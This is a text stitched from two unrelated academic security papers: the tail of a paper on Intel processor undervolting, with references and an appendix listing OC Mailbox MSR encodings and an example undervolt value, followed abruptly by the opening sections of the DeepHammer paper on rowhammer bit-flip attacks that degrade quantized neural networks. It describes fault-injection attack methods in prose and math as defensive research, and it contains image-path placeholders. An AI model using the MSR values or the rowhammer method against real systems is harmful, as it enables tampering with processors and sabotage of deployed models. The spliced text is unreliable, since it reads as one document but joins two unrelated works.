[28] Intel. Intel 64 and IA-32 architectures software developer's manual, combined volumes 3A, 3B, and 3C: System programming guide. https://www.intel.de//content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-vol-3b-part-2-manual.pdf, 2019.

[29] Intel Corporation. Intel CSME, intel SPS, intel TXE, intel DAL, and intel AMT 2019.1 QSR advisory. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00213.html, 2019.

[30] Intel Corporation. Intel processors voltage settings modification advisory. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00289.html, 2019.

[31] Jang, Y., Lee, J., Lee, S., and Kim, T. SGX-Bomb: Locking down the processor via Rowhammer attack. In *Proceedings of the 2nd Workshop on System Software for Trusted Execution* (2017), ACM, p. 5.

[32] Kim, Y., Daly, R., Kim, J., Fallin, C., Lee, J. H., Lee, D., Wilkerson, C., Lai, K., and Mutlu, O. Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors. In *ACM SIGARCH Computer Architecture News* (2014), vol. 42, IEEE Press, pp. 361–372.

[33] Kocher, P., Horn, J., Fogh, A., , Genkin, D., Gruss, D., Haas, W., Hamburg, M., Lipp, M., Mangard, S., Prescher, T., Schwarz, M., and Yarom, Y. Spectre attacks: Exploiting speculative execution.

[34] Koppe, P., Kollenda, B., Fyrbiak, M., Kison, C., Gawlik, R., Paar, C., and Holz, T. Reverse engineering x86 processor microcode. In *26th USENIX Security Symposium* (2017), pp. 1163–1180.

[35] Lim, A. B., and Heaton, E. D. Platform-level error handling strategies for Intel systems. https://www.intel.com/content/dam/www/public/us/en/documents/white-papers/platform-level-error-strategies-paper.pdf, 2011.

[36] Lipp, M., Schwarz, M., Gruss, D., Prescher, T., Haas, W., Fogh, A., Horn, J., Mangard, S., Kocher, P., Genkin, D., Yarom, Y., and Hamburg, M. Meltdown: Reading kernel memory from user space.

[37] Moghimi, A., Irazoqui, G., and Eisenbarth, T. CacheZoom: How SGX amplifies the power of cache attacks. Tech. rep., arXiv:1703.06986 [cs.CR], 2017. https://arxiv.org/abs/1703.06986.

[38] Murdock, K., Oswald, D., Garcia, F. D., Van Bulck, J., Gruss, D., and Piessens, F. Plundervolt: Software-based fault injection attacks against Intel SGX. In *Proceedings of the 41st IEEE Symposium on Security and Privacy (S&P'20)* (2020).

[39] National Security Agency. Security-enhanced Linux (SELinux).

[40] Pandit, N., Kalbarczyk, Z., and Iyer, R. K. Effectiveness of machine checks for error diagnostics. In *2009 IEEE/IFIP International Conference on Dependable Systems & Networks* (2009), IEEE, pp. 578–583.

[41] Papadimitriou, G., Kaliorakis, M., Chatzidimitriou, A., Magdalinos, C., and Gizopoulos, D. Voltage margins identification on commercial x86-64 multicore microprocessors. In *2017 IEEE 23rd International Symposium on On-Line Testing and Robust System Design (IOLTS)* (2017), IEEE, pp. 51–56.

[42] Portela, B., Barbosa, M., Scerri, G., Warinschi, B., Bahmani, R., Brasser, F., and Sadeghi, A.-R. Secure multiparty computation from SGX. In *Financial Cryptography and Data Security* (April 2017).

[43] Qiao, R., and Seaborn, M. A new approach for Rowhammer attacks. In *IEEE International Symposium on Hardware Oriented Security and Trust (HOST)* (2016), HOST.

[44] Qiu, P., Wang, D., Lyu, Y., and Qu, G. VoltJockey: Breaching trustzone by software-controlled voltage manipulation over multi-core frequencies. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security* (2019), ACM, pp. 195–209.

[45] Qiu, P., Wang, D., Lyu, Y., and Qu, G. VoltJockey: Breaking SGX by software-controlled voltage-induced hardware faults. In *Asian Hardware Oriented Security and Trust Symposium (AsianHOST)* (2019).

[46] Ragland, D., Shih, N., and Brix, C. Overclocking 6th generation Intel® Core™ processors!, 2015.

[47] Rane, A., Lin, C., and Tiwari, M. Raccoon: Closing digital side-channels through obfuscated execution. In *USENIX Security Symposium* (2015).

[48] Razavi, K., Gras, B., Bosman, E., Preneel, B., Giuffrida, C., and Bos, H. Flip feng shui: Hammering a needle in the software stack. In *25th USENIX Security Symposium* (2016), USENIX Sec.

[49] Richtek. *Dual Channel PWM Controller for IMVP8 CPU CorePower Supply*, Aug. 2018.

[50] Seaborn, M., and Dullien, T. Exploiting the DRAM Rowhammer bug to gain kernel privileges. *Black Hat* (2015).

[51] Semeraro, G., Magklis, G., Balasubramonian, R., Albonesi, D. H., Dwarkadas, S., and Scott, M. L. Energy-efficient processor design using multiple clock domains with dynamic voltage and frequency scaling. In *Proceedings Eighth International Symposium on High Performance Computer Architecture* (2002), IEEE, pp. 29–40.

[52] Seo, J., Lee, B., Kim, S., Shih, M.-W., Shin, I., Han, D., and Kim, T. SGX-Shield: Enabling address space layout randomization for SGX programs. In *Annual Network and Distributed System Security Symposium* (2017).

[53] Shafique, M., Garg, S., Henkel, J., and Marculescu, D. The EDA challenges in the dark silicon era: Temperature, reliability, and variability perspectives. In *Proceedings of the 51st Annual Design Automation Conference* (2014), ACM, pp. 1–6.

[54] Shih, M.-W., Lee, S., Kim, T., and Peinado, M. T-SGX: Eradicating controlled-channel attacks against enclave programs. In *Annual Network and Distributed System Security Symposium* (2017).

[55] Tang, A., Sethumadhavan, S., and Stolfo, S. CLKSCREW: exposing the perils of security-oblivious energy management. *USENIX Security Symposium* (2017), 1057–1074.

[56] Tatar, A., Krishnan, R., Athanasopoulos, E., Giuffrida, C., Bos, H., and Razavi, K. Throwhammer: Rowhammer attacks over the network and defenses. In *2018 USENIX Annual Technical Conference, (USENIX ATC18)* (2018), USENIX Association.

[57] The MITRE Corporation. Cve-2019-11157. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-11157, 2019.

[58] Van Bulck, J., Piessens, F., and Strackx, R. Foreshadow: Extracting the keys to the Intel SGX kingdom with transient out-of-order execution. *USENIX Security Symposium* (2018).

[59] Van Bulck, J., Weichbrodt, N., Kapitza, R., Piessens, F., and Strackx, R. Telling your secrets without page faults: Stealthy page table-based attacks on enclaved execution. In *26th USENIX Security Symposium* (2017).

[60] van der Veen, V., Fratantonio, Y., Lindorfer, M., Gruss, D., Maurice, C., Vigna, G., Bos, H., Razavi, K., and Giuffrida, C. Drammer: Deterministic rowhammer attacks on commodity mobile platforms. In *ACM SIGSAC Conference on Computer and Communications Security* (2016), CCS.

[61] van der Veen, V., Lindorfer, M., Fratantonio, Y., Pillai, H. P., Vigna, G., Kruegel, C., Bos, H., and Razavi, K. GuardION: Practical mitigation of DMA-based Rowhammer attacks on ARM. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment* (2018), Springer, pp. 92–113.

[62] van Schaik, S., Milburn, A., Österlund, S., Frigo, P., Maisuradze, G., Razavi, K., Bos, H., and Giuffrida, C. RIDL: Rogue in-flight data load. In *40th IEEE Symposium on Security and Privacy* (2019), IEEE.

[63] Xiao, Y., Zhang, X., Zhang, Y., and Teodorescu, R. One bit flips, one cloud flops: Cross-VM Row Hammer attacks and privilege escalation. In *USENIX Security Symposium* (2016), pp. 19–35.

[64] Xu, Y., Cui, W., and Peinado, M. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In *IEEE Symposium on Security and Privacy* (2015).

[65] Zeitouni, S., Gens, D., and Sadeghi, A.-R. It's hammer time: how to attack (Rowhammer-based) DRAM-PUFs. In *Proceedings of the 55th Annual Design Automation Conference* (2018), ACM, p. 65.

A OC Mailbox Interface

In Table 4 we list the possible domain and command encodings that are known to us. Not all x86 platforms are designed for overclocking, so the commands may not be available on all systems. However, we found the voltage read/write commands `0x10`/`0x11` to be present in all newer mobile and desktop platforms. The write command is used to modify the voltage of the domain unit and is present in the two modes offset (`0x`) and static (`0x1`), which can be selected by bit [20] of the payload. The offset mode applies the offset value located in the bits [31:21] to the voltage of the domain. The offset is encoded as an 11 bit signed value, allowing a theoretical offset range from -1024 mV to 1023 mV. For the domain Core (`0x0`), the offset is applied to the base

Domain [42:40]		**Command** [39:32]	
0x0	Cores	0x10	Read Voltage Change
0x1	Core GPU	0x11	Write Voltage
0x2	LLC/Ring		
0x3	System Agent		

Table 4: Relevant domain and command encodings for using MSR OC Mailbox (`0x150`) from software.

voltage of every P-state. As an example, writing the value `0x80000011f3800000` to the OC Mailbox MSR, will apply an offset of -100 (`0xf38`) mV to every P-state.

In static mode, the domain voltage can be set to a fixed value that is encoded in the bits [19:8] of the payload. This 11 bit unsigned value is divided by 1024 by the hardware, allowing to set a static voltage from 0 to 2V. In the rest of the paper, only the offset mode is used to control the voltage. When we use the term *undervolting* we mean applying a negative offset via this command through the MSR OC Mailbox (`0x150`). We would like to emphasize again that any details related to MSRs can in principle depend on the micro-architectural generation and model version of the processor.

DeepHammer: Depleting the Intelligence of Deep Neural Networks through Targeted Chain of Bit Flips

Fan Yao
University of Central Florida
fan.yao@ucf.edu

Adnan Siraj Rakin
Arizona State University
asrakin@asu.edu

Deliang Fan
Arizona State University
dfan@asu.edu

Abstract

Security of machine learning is increasingly becoming a major concern due to the ubiquitous deployment of deep learning in many security-sensitive domains. Many prior studies have shown external attacks such as adversarial examples that tamper the integrity of DNNs using maliciously crafted inputs. However, the security implication of *internal threats* (i.e., hardware vulnerabilities) to DNN models has not yet been well understood.

In this paper, we demonstrate the first hardware-based attack on *quantized deep neural networks*–**DeepHammer**–that deterministically induces bit flips in model weights to compromise DNN inference by exploiting the rowhammer vulnerability. DeepHammer performs an aggressive bit search in the DNN model to identify the most vulnerable weight bits that are flippable under system constraints. To trigger deterministic bit flips across multiple pages within a reasonable amount of time, we develop novel system-level techniques that enable fast deployment of victim pages, memory-efficient rowhammering and precise flipping of targeted bits. DeepHammer can deliberately degrade the inference accuracy of the victim DNN system to a level that is only as good as *random guess*, thus *completely depleting the intelligence of targeted DNN systems*. We systematically demonstrate our attacks on real systems against 11 DNN architectures with 4 datasets corresponding to different application domains. Our evaluation shows that DeepHammer is able to successfully tamper DNN inference behavior at run-time within a few minutes. We further discuss several mitigation techniques from both algorithm and system levels to protect DNNs against such attacks. Our work highlights the need to incorporate security mechanisms in future machine learning systems to enhance the robustness of DNN against hardware-based deterministic fault injections.

1 Introduction

Machine learning services are rapidly gaining popularity in several computing domains due to the tremendous advancements of deep learning in recent years. Because of the unparalleled performance, deep neural networks (DNNs) are widely used nowadays in many decision-making tasks including pattern recognition [19, 21], malware detection [66], medical diagnostics [49] and autonomous driving [8, 55]. With such ever-increasing interactions between intelligent agents and human activities that are *security and safety critical*, maintaining security objectives (e.g., confidentiality and integrity) is the first-order design consideration for DNN systems [51].

While considerable attention has been focused on protecting DNN against input-based external adversaries (e.g., adversarial examples and data poisoning attacks [3, 7, 42, 60]), we note that *internal adversaries* that leverage vulnerabilities of commercial-off-the-shelf hardware are becoming the rapidly rising security concerns [6]. Recent development of fault injection threats (e.g., rowhammer attack [29]) can successfully compromise the integrity of data belonging to a victim process, leading to severe system breaches such as privilege escalation [48]. These hardware-based attacks are extremely worrisome as they are capable of directly tampering the *internal state* of a target system. In light of the power of such hardware-based threats, we note that understanding their security implication in deep learning systems is imperative.

Recently Hong et al. [23] have shown that single-bit corruptions in DNN model parameters can considerably degrade the inference accuracy of several DNN models. Their attack study is performed on full-precision (i.e., floating-point numbers) DNN models where a single bit flip in the exponent field (i.e., the most-significant bit) of a parameter can result in orders of magnitude change in the parameter value. Note that *quantized deep neural networks* [25], on the other hand, are more robust to single-bit corruption. This is because model quantization replaces full-precision model parameters with low bit-width integers or even binary representations, which significantly limit the magnitude of possible parameter value range [24, 67]. Our initial investigation aligns with this observation in [23] that single bit flip in quantized model weights does not introduce any observable accuracy loss for 99% of the time. Due to the impressive improvement in energy efficiency, memory footprints and storage, model quantization is now the widely applied optimization in deep neural networks [69]. Yet it remains uncertain whether a successful bit flip attack on quantized neural networks is possible.

In this paper, we present a new class of model fault injection

attack called *DeepHammer* that targets quantized deep neural networks. DeepHammer flips a small set of targeted bits via rowhammer to precisely degrade the prediction accuracy of the target model to the level of random guess. We systemically characterize how bit flips of model parameters can influence the accuracy of a well-trained quantized deep neural networks. Our study focuses on model weights as these are the major components of DNN model with most substantial impact on prediction performance. Note that while getting root access using rowhammer can potentially compromise the entire system and therefore hijack application behaviors, our work concentrates on investigating the robustness of DNNs through *directly* perturbing model parameters. Our findings indicate that to carry out a successful fault injection attack, multiple bit flips spanning many layers of the model are required. This can be extremely challenging due to major algorithmic and system-level challenges.

The first challenge involves designing an effective bit search algorithm that understands system constraints and minimizes the number of bit flips at the same time. This is necessary because flipping a certain combination of bits may not be possible if the DRAM profile of flippable locations does not allow. Furthermore, even if multiple bit flips are attainable, the attack is unlikely to succeed if the targeted bits in the model are simply numerous. In other words, the targeted bits in model weights should be as few as possible. ***The second challenge*** lies in developing an efficient rowhammer attack that could successfully flip multiple bits within a reasonable exploitation window. We note that even with a very small number of bits to flip, the exploitation can still be unreasonably long. In fact, *Gruss et al.* have recently shown that a single bit flip in the victim's memory can take a few days to accomplish [14]. As the disturbance errors in DRAM are transient, shortening the exploitation window for multi-bit flips is critical since the flipped bits generally do not persist after a memory reset or system reboot.

To tackle the first challenge, we propose a *bit search method* to perform bit-wise gradient ranking combined with progressive search to find the least amount of vulnerable bits that are most influential in the targeted model. Since the generated bit locations may not be empirically flippable, we implement a flip-aware search technique that takes into account several *system constraints* relating to the victim's memory layout and target DRAM bit flip profile. The bit search process generates a chain of targeted bits and ensures that these bits can be physically flipped in the target machine. If bits in the chain are *all flipped*, the attacker could eventually compromise the target model. Importantly, we find that the bit chain is *not unique* for each model, and our search algorithm can potentially generate many distinct bit chains to implement the attack.

DeepHammer addresses the second challenge by developing an efficient rowhammer attack framework with several novel enhancement techniques. Our attack implementation enables deterministic flipping of a sequence of target bits across multiple pages. Importantly, we observe that to achieve the desired accuracy loss, attackers need to *precisely* flip the desired bits. That is, flipping extra bits besides the targeted chain of bits may surprisingly *alleviate* accuracy loss. Therefore, a native approach of probabilistic row hammering would not succeed. DeepHammer incorporates three advanced attack techniques to enable *fast* and *precise* row hammering: (i) advanced memory massaging that takes advantage of per-cpu free page list for swift vulnerable page relocation, (ii) precise double-sided rowhammering which makes possible exact bit flips (i.e., no more and no less) in the victim DNN model with a compact memory layout; (iii) online memory re-templating to quickly update obsolete bit flip profile. The combined rowhammer attack techniques can successfully induce bit errors in the target locations, leading to the attacker-desired accuracy loss.

In summary, we make the following key contributions:

- We highlight that multiple deterministic bit flips are required to attack quantized DNNs. An efficient flip-aware bit search technique is proposed to identify the most vulnerable model bits to flip. The search algorithm models system constraints to ensure that the targeted bits can be flipped empirically.
- We develop a new rowhammer attack framework tailored for inducing bit flips in DNN models. To achieve the desired accuracy loss and have a reasonable exploitation window, our attack employs several novel enhancement techniques to enable fast and precise bit flips.
- We implement an end-to-end DeepHammer attack by putting the aforementioned techniques together. We evaluate our attacks on 11 DNN architectures with 4 datasets spanning image classification and speed recognition domains. The results show that the attacker only needs to flip from 2 to 24 bits (out of millions of model weight parameters) to completely compromise the target DNN model. DeepHammer can successfully attack the targeted chain of bits in minutes.
- We evaluate the effectiveness of DeepHammer with single-sided rowhammer method and using DRAM configurations with a wide spectrum of bit flip vulnerability levels. Our results show that DeepHammer can still succeed under most of such restricted configurations.
- We investigate several mitigation techniques to protect multi-bit fault injection attacks for quantized neural networks via DeepHammer. Our work calls for algorithmic and system-level techniques to enhance the robustness of deep learning systems against hardware-based threats.

2 Background

In this section, we present the background related to the proposed work in this paper including basics of deep neural networks and rowhammer attacks.

Deep neural networks. DNNs are very effective in many modern machine learning tasks. A typical DNN model has a multi-layered structure including input layers, many hidden layers, and one output layer. Essentially, DNNs are configured to approximate a function through a training process using a labeled dataset. Training a DNN model involves forward- and backward-propagation to tune DNN parameters (e.g., model weights) with the objective of minimizing prediction errors. Due to the existence of large number of parameters and the enormous computation with respect to parameter tuning, the DNN training procedure can be extremely time- and resource-consuming. Moreover, well-trained DNN models generally need large amount of training data that may not be always accessible. Therefore, to expedite the process of deployment, developers tend to utilize pre-trained models released by third parties (e.g., ModelZoo [1]).

In recent years, there are many advancements towards generating efficient and compact deep neural networks through various compression techniques such as network pruning and quantization [27, 69]. Notably, quantization replaces full-precision DNN models with low-width or even binarized parameters that can significantly improve the speed and power efficiency of DNN inference without adversely sacrificing accuracy [17, 25]. Consequently, model quantization techniques have been used widely in deep learning systems, especially for resource-constrained applications [16].

Rowhammer attacks. Rowhammer is a class of fault injection attacks that exploit DRAM disturbance errors. Specifically, it has been shown that frequent accesses on one DRAM row (i.e., activation) introduce toggling of voltage on DRAM word-lines. This amplifies the inter-cell coupling effects, leading to quicker leakage of capacitor charge for DRAM cells in the neighboring rows [29]. If sufficient charge is leaked before the next scheduled refresh, the memory cell will eventually lose its state, and a *bit flip* is induced. By carefully selecting neighboring rows (aggressor rows) and performing frequent row activations, an adversary can manage to modify some critical bits without access them (e.g., kernel memory or data in other address spaces). To trigger bit flips, there are mainly three hammering techniques: 1) single-sided rowhammer manifests by accessing one row that is adjacent to the victim row [48]; 2) double-sided rowhammer alternatively accesses two rows adjacent to the victim row [32, 45, 48]; 3) one-location hammering accesses only one location in one row repeatedly to attack the target row [14]. Double-sided rowhammer attack typically generates the most bit flips as it introduces the strongest cross-talk effect for memory cells in the target row [29].

3 Threat Model and Assumptions

Our attack targets modern DNNs that are quantized where model parameters are in the form of low bit-width integer numbers (i.e., 8-bit). The adversary manages to trigger DNN model bit flips in DRAM *after* the victim models are deployed for inference. This is different from prior attacks that inject stealthy payloads to the DNN model and re-distribute it to victim users (e.g., DNN trojan attacks [38]). We assume that the deep learning system is deployed on a resource-sharing environment to offer ML inference service. Such application paradigm is becoming popular due to the prevalence of machine-learning-as-a-service (MLaaS) platforms [46].

The attacker's objective is to compromise DNN inference behavior through inducing deterministic errors in the model weights by exploiting the rowhammer vulnerability in DRAM. The attacker aims to drastically degrade the inference accuracy of the target DNN models. The attack is regarded as successful if inference accuracy is close to random guess after the exploitation. We note that while adversarial inputs [7, 42] can also influence inference accuracy, our attack is fundamentally different: adversarial inputs only target miss-classification for specially crafted *malicious inputs*, however, our attack degrades the overall inference accuracy for *legitimate inputs*.

We assume that the attacker is aware of the model parameters in the target deep learning systems. Particularly the model weight parameters are known to the attacker. Such assumption is legitimate due to two main reasons: (i) As training process is typically expensive, deploying machine learning service using publicly available pre-trained models is the trending practice; (ii) Even for private models, it is possible for adversaries to gain knowledge of model parameters through various form of information leakage attacks (e.g., power, electromagnetic and microarchitecture side channels [2, 12, 61–65]).

The attacker is co-located with the victim DNN service, and can run user-space unprivileged processes. Additionally, it can map pages in the weight file to its own address space in read-only mode. To map virtual address to physical address, the attacker can take advantage of huge page support. If such support is not available in the system, the attacker can leverage hardware-based side channels [14] or use advanced memory massaging techniques [32]. In this work, we mainly harness double-sided rowhammer technique as it has been shown to be most effective in inducing bit flips. Double-sided rowhammer relies on a settlement of two adjacent rows to the victim row, and thus requires knowledge of DRAM addressing scheme, which could be obtained through reverse engineering [43]. We assume that proper software-level confinement policies (e.g., process isolation) are in place. We further assume that the system administrative software is benign and up-to-date.

4 DeepHammer Overview

In this section, we present an overview of our DeepHammer attack approach. The attack has two off-line steps and one on-line step. The first off-line step is memory templating phase that finds vulnerable bit offsets in a set of physical pages. In the second off-line step, DeepHammer runs a flip-aware

bit search algorithm to find the minimal set of bits to target. During the online phase, DeepHammer locates the pages containing exploitable bits and trigger multiple bit flips using several advanced rowhammer techniques.

DRAM bit flip profiling. In order to deterministically trigger bit flips in the target DNN model, the first step is to scan the memory for bit locations that are susceptible to bit flips. This process is called *memory templating* [45], which is typically considered an *offline preparation step*. For double-sided rowhammering, the attacker has to understand the physical address to row mapping scheme. We reverse-engineer the DRAM addressing schemes for several different hardware configurations using techniques proposed in [43]. Since the profiling is performed in the attacker's own memory space, it does not affect the normal operation of the underlying system. The memory templating phase generates a list of physical pages (identified by page frame numbers) together with vulnerable *bit offset in page*, flip direction (1→0 or 0→1) and the probability of observing bit flip.

Vulnerable bit search in DNN models. We develop a flip-aware bit search technique that takes as input the bit flip profile generated in the profiling stage. Our algorithm aims to locate the least number of bits (i.e., the least number of physical pages) to attack in order to yield the desired accuracy loss (i.e. accuracy close to random guess in this work). The proposed technique consists of two major components: *Gradient-based Bit Ranking* (GBR) and *Flip-aware Bit Search* (FBS). It performs aggressive search using bit-wise gradient ranking. The search technique ranks the influence of model weight bits in the target DNN model based on gradient. It then employs the flip-aware search which identifies the most vulnerable bits that are flippable. We note that *missing one target bit or flipping a bit at the wrong location may adversely deteriorate the attack outcome*. Therefore, it is extremely important to consider system constraints to guarantee the identified bits could be flipped empirically. For instance, multiple bits could map to several weight parameters in the same virtual 4KB boundary, which could make it impossible to find a satisfactory physical page. To ensure that the vulnerable bits found could be flipped through rowhammer, the algorithm searches through flippable page offsets based on the DRAM bit flip profile. To enhance the success rate of relocating the target page (that has the target bit), we further optimize the search algorithm by prioritizing model weight bits which have higher number of candidate physical locations.

Fast and precise bit flipping using rowhammer. The online exploitation phase launches rowhammer attack to flip the chain of bits identified by the bit search algorithm. The major challenge of this process is to position victim pages to the vulnerable DRAM rows. Prior studies have shown that page positioning or memory massaging is the most time-consuming step [14]. To enable fast memory massaging, our attack exploits a specific kernel data structure: `per-cpu pageset`,




Figure 1: Randomly model bit flipping vs. targeted bit flipping for quantized ResNet-20 with CIFAR-10.

which is maintained by linux operating system as a fast cache for recently freed pages. The per-cpu pageset adopts *Last-In-First-Out* policy for page allocation. Our attack takes advantage of the per-cpu pageset for fast release and remap of of vulnerable physical pages. To induce precise bit flips, we apply an efficient *column-page-stripe* to the aggressor and victim pages. Such technique allows the attacker to induce 1→0 and 0→1 flipping *simultaneously* in a single hammering iteration for targeted bits while ensuring irrelevant bits are kept unchanged. Moreover, we found that the bit flip profile generated in the profiling stage can be obsolete after system reboot due to memory scrambling [29]. Fortunately, we observe memory scrambling merely alternates *the direction of the flip* (e.g., from 1→0 to 0→1) and does not change vulnerable bit locations. Based on this observation, we propose a technique named *online memory re-templating* to swiftly correct inconsistent bit flip profile.

5 Flip-aware Vulnerable Bit Search

In this section, we first motivate the need for carefully identifying vulnerable bits in order to compromise a quantized network. We perform a robustness study of DNN models by injecting faults to model weight parameters. Figure 1 shows the changes of prediction accuracy under two bit flip strategies for the 8-bit quantized ResNet-20 using the CIFAR10 dataset [30]. As we can see, randomly flipping even 100 bits in model weights barely degrades the model accuracy to a noticeable level (i.e., less than 1%). We also observe similar results for other quantized models. This observation indicates that quantized DNNs have good tolerance against model bit flips. Note that most prior successful fault injection techniques based on rowhammer manifest by exploiting only one or very few bit flips [9, 14, 48]. Therefore, to practically carry out bit flip attack in quantized DNNs, the attackers need to find ways to identify and target the least amount of bits in models that are most vulnerable. Figure 1 further demonstrates that with our proposed targeted bit flip scheme (detailed later), attackers can considerably disrupt the inference behavior with a very small number of bit flips.

To attack quantized DNN models, we propose an efficient




Figure 2: Overview of our proposed bit search framework.

flip-aware vulnerable bit search algorithm. Instead of searching all the bits of a network to generate a set of vulnerable bits, our algorithm utilizes a gradient-based ranking to select top-ranked vulnerable bits[1]. The proposed method considers the feasibility of a certain bit flip by considering the memory layout of the model weight parameters.

In order to identify both vulnerable and flippable model bits, we first need to understand model weight storage and the corresponding memory layout. In this work, we qunatize the weights to 8-bit representations following standard quantization and representation techniques [69]. Consider a DNN model with l number of layers, each layer has a weight tensor containing the weights of that particular layer. Each of those weights would require 8 bits memory space. Assume that the memory footprint of model weights is M, and M=$T \times 8$ bits, where T is the total number of weight parameters for a particular DNN model. Since weight files are loaded into memory using multiple physical pages (with a typical size of 4KB), the total number of pages required for a particular DNN would be $M/4096$. Inside every page, each weight parameter has a byte offset (0-4095) and each bit has a bit offset (0-32767). As each physical page has a deterministic DRAM mapping and the locations of weak cells in DRAM modules are mostly fixed, only certain bit offsets (if any) in any physical page are vulnerable to bit flips. This profile changes across different DRAM modules (even for devices from the same vendor). Our flip-aware bit search algorithm manages to identify a certain highly vulnerable bit and attempt to find a placement of its physical page such that the targeted vulnerable bit is flippable. The algorithm optimizes the number of such flippable bits to achieve the attack goal. At a high level, our algorithm has two major steps: 1) Gradient based bit ranking which ranks the top vulnerable bits of weight parameters in a victim DNN model based on gradient; 2) Flip-aware bit search that generates *a chain of flippable bits* to target by modeling system constraints based on DRAM bit flip profile. The overall bit search framework encompasses several iterations. Each iteration interleaves the two aforementioned steps and involves identifying one model bit to flip. Our algorithm currently considers flipping only one bit for each physical page that stores model weights.

[1]Note that Rakin et al. [44] recently demonstrate a preliminary algorithmic work in bit-flip attack to locate vulnerable bits of DNN model. It assumes ideal scenarios where any arbitrary bit in DNN models is flippable, which is not practical in realistic settings.

Gradient-based bit ranking (GBR): In this step, we create a ranking of most vulnerable bits in the network based on its gradient values. Assume that the current iteration is n, we use $\{\hat{\mathbf{B}}_m\}_{m=1}^{l}$ to represent the original weights of the target DNN model in 2's complement form. $\hat{\mathbf{B}}_m^n$ denotes the model weights in the n^{th} iteration (i.e., $n-1$ bits have already been identified and flipped). The goal is to find the n^{th} bit to flip on top of the prior $n-1$ flips such that the accuracy drop is maximized in the current iteration. We find the p most vulnerable bits from $\hat{\mathbf{B}}_m^n$ in m-th layer through gradient ranking for all the l layers. With the given input $\boldsymbol{x}$ and target label $\boldsymbol{t}$, inference and back-propagation operations are performed to compute the gradients of bits w.r.t. the inference loss. Then, we select p vulnerable bits that have top absolute gradient values (i.e., $\partial\mathcal{L}/\partial b$). The top-$p$ vulnerable bits can be defined as:

$$\hat{\boldsymbol{b}}_m^{n-1} = \underset{p}{\text{Top}} \left| \nabla_{\hat{\mathbf{B}}_m^{n-1}} \mathcal{L}\Big(f(\boldsymbol{x}; \{\hat{\mathbf{B}}_m^{n-1}\}_{m=1}^{l}), \boldsymbol{t} \Big) \right| \tag{1}$$

where $\{\text{Top}_p\}$ returns a set of bit offsets of those selected p vulnerable bits, and $f(.)$ is the inference function. By repeating the above process for all the l layers, we have a candidate of $p \times l$ bits. We then evaluate the potential loss increment and accuracy degradation caused by flipping each of those vulnerable bits. The bit that causes maximum accuracy drop when flipped is chosen in the current iteration. The corresponding loss of flipping the i^{th} bit (i=1,2 ,..., p×l) in the candidate bit set–$\mathcal{L}_i^n$–can be formulated as:

$$\mathcal{L}_i^n = \mathcal{L}\Big(f(\boldsymbol{x}; \{\hat{\mathbf{B}}^n\}_{i=1}^{l \times p}, \boldsymbol{t} \Big) \tag{2}$$

where the only difference between $\{\hat{\mathbf{B}}^n\}$ and $\{\hat{\mathbf{B}}^{n-1}\}$ is the flip of additional bit that is currently under test (among the $p \times l$ bits), denoted as $\hat{\boldsymbol{b}}^n$. Note that, after the loss and accuracy degradation has been evaluated, GBR will continue to evaluate the next bit in the candidate. To do so, the bits flipped represented by $\hat{\boldsymbol{b}}^n$ will have to be restored back to its original state $\hat{\boldsymbol{b}}^{n-1} \in \{\hat{\mathbf{B}}^{n-1}\}$. GBR will finally generate a complete ranking of the $p \times l$ bits for the network. The information of these bits including flip direction, page number, page offset within the page, test accuracy after flipping is collected and stored.

Flip-aware bit search (FBS): In this step, we perform flip-aware bit search to discover a chain of bit flips that can degrade the inference accuracy to the desired level on the target hardware platform. FBS takes as input the top-ranking vulnerable bits identified by GBR. It also requires access to the DRAM bit flip profile specifying physical page frames and

the page bit offsets where bit flip with certain direction (i.e., 1→0 or 0→1) could be induced. For the current iteration n, after the GBR step is complete, FBS starts to iterate over the vulnerable bits in a greedy fashion by examining the bit with the highest impact on test accuracy first. Specifically, it refers to the bit flip profile to check whether there is at least one available physical page (i.e., DRAM location) where the bit could be flipped[2]. That is, if both the bit offset and flip direction match, this model weight bit is considered flippable and would be inserted to the targeted bit chain. Otherwise, this bit is skipped since flipping is not possible in the victim's hardware setting. The algorithm will then move on to analyze the next vulnerable bit candidate. FBS accumulatively evaluates the inference accuracy degradation due to flipping all bits in the bit chain. If the accuracy drop reaches the attack objective, the search is complete and the targeted bit chain will be collected. Otherwise, the selected bit to target in the n^{th} iteration is recorded, and the next iteration begins with the GBR step that performs gradient ranking again. Figure 2 illustrates the overall mechanism of our bit search framework.

6 Fast and Precise Multi-bit Flips

By running the bit search algorithm as described in Section 5, the attacker collects one or multiple chains of bits to target in the victim DNN model. The attacker now needs to properly locate the corresponding victim pages to the vulnerable DRAM rows, and precisely induce the desired bit flips. In this section, we present three advanced techniques to enable fast and precise multi-bit rowhammering. Specifically, in Section 6.1 we introduce a multi-page memory massaging technique that exploits CPU local page cache to accurately position the target victim pages. Section 6.2 illustrates the design of our *precise hammering scheme* which ensures only the desired bits are flipped. We present an *online memory re-templating technique* in Section 6.3 that offers fast correction of obsolete bit flip profile.

6.1 Multi-page Memory Massaging

